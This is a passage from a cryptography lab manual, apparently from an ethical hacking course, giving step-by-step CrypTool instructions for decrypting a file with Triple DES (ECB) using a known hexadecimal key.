


Module 20 – Cryptography

37. The **Open** window appears; select **All files(*.*)** from the drop-down list in the file type option, navigate to the location of the file (here, **Desktop**), select, and click **Open**.




38. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern)** → **Triple DES (ECB)...**




Module 20 – Cryptography

39. The **Key Entry: Triple DES (ECB)** dialog-box appears; keep the **Key length** set to default (**128 bits (effectively 112 bits)**).

40. In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters** and click **Decrypt**.



41. The decrypted text appears, as shown in the screenshot.



42. Using this method, files can be encrypted using CrypTool and shared with an individual in a secure manner, so that no one can intercept the data.

43. This concludes the demonstration of performing cryptanalysis using CrypTool.

